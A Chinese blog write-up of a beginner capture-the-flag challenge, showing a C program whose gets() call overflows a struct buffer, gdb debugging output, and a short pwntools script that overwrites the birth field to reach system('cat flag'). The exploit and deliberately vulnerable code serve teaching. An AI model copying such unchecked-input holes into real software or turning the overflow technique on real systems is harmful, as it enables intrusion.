CTF--入门级栈溢出漏洞

原创

NoAss` 于 2019-05-13 23:08:53 发布
分类专栏： CTF 文章标签： CTF

0x01 源码程序

gcc -o test test.c 即可在linux中编译成ELF文件。这段源码其实也很简单，只要看结构体都可以看出漏洞大概在哪。

```
#include <stdio.h>

struct Student {
    char name[8];
    int birth;
};

int main(void) {
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    struct Student student;
    printf("What\'s Your Birth?\n");
    scanf("%d", &student.birth);
    while (getchar() != '\n') ;
    if (student.birth == 1926) {
        printf("You Cannot Born In 1926!\n");
        return 0;
    }
    printf("What\'s Your Name?\n");
    gets(student.name);
    printf("You Are Born In %d\n", student.birth);
    if (student.birth == 1926) {
        printf("You Shall Have Flag.\n");
        system("cat flag");
    } else {
        printf("You Are Naive.\n");
        printf("You Speed One Second Here.\n");
    }
    return 0;
}
```

0x02 基本分析

*** 上面的运行程序是正常人的输入，下方是黑客不正规的输入，很显然当输入不正规的数据时，会返回异常的数据，大概就可以断定，这是一个栈溢出漏洞。**

```
weyciu@ubuntu:~/work/ctf$ ./test
What's Your Birth?
1
What's Your Name?
a
You Are Born In 1
You Are Naive.
You Speed One Second Here.
weyciu@ubuntu:~/work/ctf$ ./test
What's Your Birth?
1
What's Your Name?
aaaaaaaaaaaaaaaaaaaaaaaaaaaa
You Are Born In 1633771873
You Are Naive.
You Speed One Second Here.
*** stack smashing detected ***: ./test terminated
Aborted (core dumped)
```


* 由于我们是调试没有源码的程序，所以先找到入口地址，或者找到main地址，然后断在那。

```
weyciu@ubuntu:~/work/ctf$ readelf -h test
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400730
  Start of program headers:          64 (bytes into file)
  Start of section headers:          4512 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         29
  Section header string table index: 28
```


* 下图就是断点处的地址。r 是运行程序，按 ni 是一步步执行

```
gef➤  b *0x400730
Breakpoint 1 at 0x400730
gef➤  r
Starting program: /home/weyciu/work/ctf/test
```

* 以下是根据经验可以找出main函数的入口在哪，或者自己多调试熟悉这个程序，在没有源码的情况下，逆向思维大概这段程序源码是什么样的。在call处可以按 s 进入程序中。

```
0x40073c    lock push rax
0x40073e    push rsp
0x40073f    mov r8, 0x4009c0
0x400746    mov rcx, 0x400950
0x40074d    mov rdi, 0x400826
0x400754    call 0x4006e0 <__libc_start_main@plt>
0x400759    hlt
0x40075a    nop WORD PTR [rax+rax*1+0x0]
0x400760    mov eax, 0x601077
0x400765    push rbp
0x400766    sub rax, 0x601070
```

```
0x7ffff7a32f2b  <__libc_start_main+219>  mov rax, QWORD PTR [rip+0x39ff76]
0x7ffff7a32f32  <__libc_start_main+226>  mov rsi, QWORD PTR [rsp+0x8]
0x7ffff7a32f37  <__libc_start_main+231>  mov edi, DWORD PTR [rsp+0x14]
0x7ffff7a32f3b  <__libc_start_main+235>  mov rdx, QWORD PTR [rax]
0x7ffff7a32f3e  <__libc_start_main+238>  mov rax, QWORD PTR [rsp+0x18]
0x7ffff7a32f43  <__libc_start_main+243>  call rax   ←$pc
0x7ffff7a32f45  <__libc_start_main+245>  mov edi, eax
0x7ffff7a32f47  <__libc_start_main+247>  call 0x7ffff7a4d1e0 <__GI_exit>
0x7ffff7a32f4c  <__libc_start_main+252>  xor edx, edx
0x7ffff7a32f4e  <__libc_start_main+254>  jmp 0x7ffff7a32e89 <__libc_start_main+
0x7ffff7a32f53  <__libc_start_main+259>  mov rax, QWORD PTR [rip+0x3a60f6]
```

* 经过多次调试可以得出，这个就是第一次输入的地方。

```
0x400883    lea rax, [rbp-0x20]
0x400887    add rax, 0x8
0x40088b    mov rsi, rax
0x40088e    mov edi, 0x4009e7
0x400893    mov eax, 0x0
0x400898    call 0x400710 <__isoc99_scanf@plt>   ←$pc
0x40089d    nop
0x40089e    call 0x4006f0 <getchar@plt>
0x4008a3    cmp eax, 0xa
0x4008a6    jne 0x40089e
0x4008a8    mov eax, DWORD PTR [rbp-0x18]
```


* 这个是第二次输入的地方，然后输入了一堆a

```
0x4008d9    call 0x400700 <gets@plt>   ←$pc
0x4008de    mov eax, DWORD PTR [rbp-0x18]
0x4008e1    mov esi, eax
0x4008e3    mov edi, 0x400a15
0x4008e8    mov eax, 0x0
0x4008ed    call 0x4006d0 <printf@plt>

[#0] Id 1, Name: "test", stopped, reason: SINGLE

[#0] RetAddr: 0x4008d9
[#1] RetAddr: 0x7ffff7a32f45, Name: __libc_start_
[#2] RetAddr: 0x400759

gef➤
aaaaaaaaaaaaaaaaaaaaaaaaa
```
https://blog.csdn.net/q759451733


* 此时我们看见0x4008ab这处是一个比较，正好和0x786也就是1926比较，这正是和源码中正好匹配，我们就猜测这里八成就是最主要的跳转点了。

```
0x4008a8    mov eax, DWORD PTR [rbp-0x18]   ←$pc
0x4008ab    cmp eax, 0x786
0x4008b0    jne 0x4008c3
0x4008b2    mov edi, 0x4009ea
0x4008b7    call 0x400690 <puts@plt>
0x4008bc    mov eax, 0x0
```


* 此时我们查看了一下上方栈的数据，x/20gx，x是查看内存，20个，g是8个字节，x是十六进制。我们看到这个地址的数据是61，刚好是a的ascii码十六进制的值。



……不说了 看图。



将eax的值改成0x786。



一步步调试，这里发现 You Shall Have Flag，证明没有猜错，只要能进入这里，就证明拿到了flag。

```
You Shall Have Flag.
0x0000000000400906 in ?? ()
```

* 用Python手动编写exploit程序。需要先安装pwntools这个模块。

sudo pip install pwntools

```
from pwn import *

p = process('./test')

p.send('5\n')
sleep(1)
print p.recv()
p.send('a'*8+p32(0x786)+'\n')
sleep(1)
print p.recv()
p.interactive()
```


0x03测试结果：

```
root@kali:~/work/ctf/when_did_you_born# python pwntest.py
[+] Starting local process './test': pid 2121
What's Your Birth?
What's Your Name?

[*] Process './test' stopped with exit code 0 (pid 2121)
You Are Born In 1926
You Shall Have Flag.
```

0x04总结：

这段程序并不难，尤其还有源码，再加上struct结构体，完全可以看出栈溢出漏洞在哪。虽然有源码，但是我还是建议多多动手调试，从反汇编逆推出源码大概是怎样的，这样非常有助于新手成为逆向工程师或者有关的工程师。这段python也是需要多百度，百度有非常多的例子，也建议不会的多百度，直到找到答案为止。